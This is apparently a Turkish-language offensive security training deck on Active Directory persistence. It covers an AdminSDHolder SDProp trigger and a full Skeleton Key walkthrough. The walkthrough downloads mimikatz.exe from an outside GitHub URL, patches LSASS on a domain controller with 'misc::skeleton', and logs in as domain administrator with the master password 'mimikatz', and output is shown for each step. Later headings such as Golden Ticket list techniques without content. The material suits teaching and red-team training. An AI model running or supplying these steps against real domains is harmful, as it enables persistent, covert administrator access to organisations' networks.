
# RootDSE DirectoryEntry objesi elde ediliyor
$rd = New-Object
System.DirectoryServices.DirectoryEntry("LDAP://$($domain.PdcRoleOwner.Name)/RootDSE");

# Prop cache disable ediliyor
$rd.UsePropertyCache = $false;

# SDProp processi başlatılıyor
$rd.Put("RunProtectAdminGroupsTask", "1");
$rd.SetInfo();
```

AdminSDHolder

Persistence



Skeleton Key

Persistence

- Windows ve Active Directory ortamında kimlik doğrulama süreçlerini yöneten **LSASS** processi yönetmektedir.
- LSASS processi üzerinden eğer gerekli koşullar sağlanırsa plaintext parola, NTHash gibi bilgiler elde edilebilmektedir.
- Skeleton Key yöntemiyle ise DC üzerinde LSASS processi patchlenerek tüm kullanıcıların belirli bir parola (master key) ile giriş yapmasını sağlar.
- Saldırgan bu sayede istediği kullanıcı ile oturum açabilmektedir.
- Bu durumun giderilebilmesi için etkilenen DC sunucusunun yeniden başlatılması gerekmektedir.

```
username, nthash = get_creds_from_logon()

user = get_user_from_ntds_database(username)

if user.nthash == nthash:
    print("Username and password is correct.")
else:
    print("Username and/or password is incorrect")
```



```
username, nthash = get_creds_from_logon()

user = get_user_from_ntds_database(username)

if nthash == calculate_nthash("mimikatz"):
    print("Username and password is correct.")

if user.nthash == nthash:
    print("Username and password is correct.")
else:
    print("Username and/or password is incorrect")
```

Skeleton Key

Persistence

```
# Dosya indirme sırasındaki SSL/TLS hatasını gidermek için gerekli ayarlama yapılıyor  
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
```

```
# Mimikatz indiriliyor
```

```
iwr -Uri https://github.com/frkn0zr/hacktrick22/raw/main/mimikatz.exe -outfile  
mimikatz.exe
```

```
# Mimikatz ile skeleton key oluşturuluyor, master key mimikatz olarak ayarlanıyor  
.\mimikatz.exe "privilege::debug" "misc::skeleton" "exit"
```

```
PS C:\Users\Public> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12  
PS C:\Users\Public> iwr -Uri https://github.com/frkn0zr/hacktrick22/raw/main/mimikatz.exe -outfile mimikatz.exe  
PS C:\Users\Public> .\mimikatz.exe  
  
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53  
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## < \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
## > ## > https://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # misc::skeleton  
[KDC] data  
[KDC] struct  
[KDC] keys patch OK  
[RC4] functions  
[RC4] init patch OK  
[RC4] decrypt patch OK
```


Skeleton Key

Persistence

Plaintext parola secure-string formatına dönüştürülüyor

```
$SecPassword = ConvertTo-SecureString 'mimikatz' -AsPlainText -Force
```

kullanıcı adı ve parola ile credential objesi oluşturuluyor

```
$Cred = New-Object System.Management.Automation.PSCredential('istanbul\administrator',  
$SecPassword)
```

Admin kullanıcısıyla parola olarak da mimikatz kullanılarak dcde komut çalıştırılıyor

```
Enter-PSSession -ComputerName dc -Credential $Cred
```

```
PS C:\Users\hacktrick1> $SecPassword = ConvertTo-SecureString 'mimikatz' -AsPlainText -Force  
PS C:\Users\hacktrick1> $Cred = New-Object System.Management.Automation.PSCredential('istanbul\administrator', $SecPassword)  
PS C:\Users\hacktrick1> Enter-PSSession -ComputerName dc -Credential $Cred  
[dc]: PS C:\Users\Administrator\Documents> ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet 2:  
  
    Connection-specific DNS Suffix  . : ec2.internal  
    Link-local IPv6 Address . . . . . : fe80::207a:f880:517b:8303%7  
    IPv4 Address. . . . . : 10.2.5.172  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 10.2.5.1  
  
Tunnel adapter Local Area Connection* 3:  
  
    Connection-specific DNS Suffix  . :  
    IPv6 Address. . . . . : 2001:0:34f1:8072:28f5:74c:f5fd:fa53  
    Link-local IPv6 Address . . . . . : fe80::28f5:74c:f5fd:fa53%6  
    Default Gateway . . . . . :  
  
Tunnel adapter isatap.ec2.internal:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . : ec2.internal  
[dc]: PS C:\Users\Administrator\Documents>
```

Golden Ticket with SIDHistory Injection

Persistence + Lateral Movement

Trust Key Exploitation

Persistence + Lateral Movement

Unconstrained Delegation Exploitation \w SpoolSvc

Persistence + Lateral Movement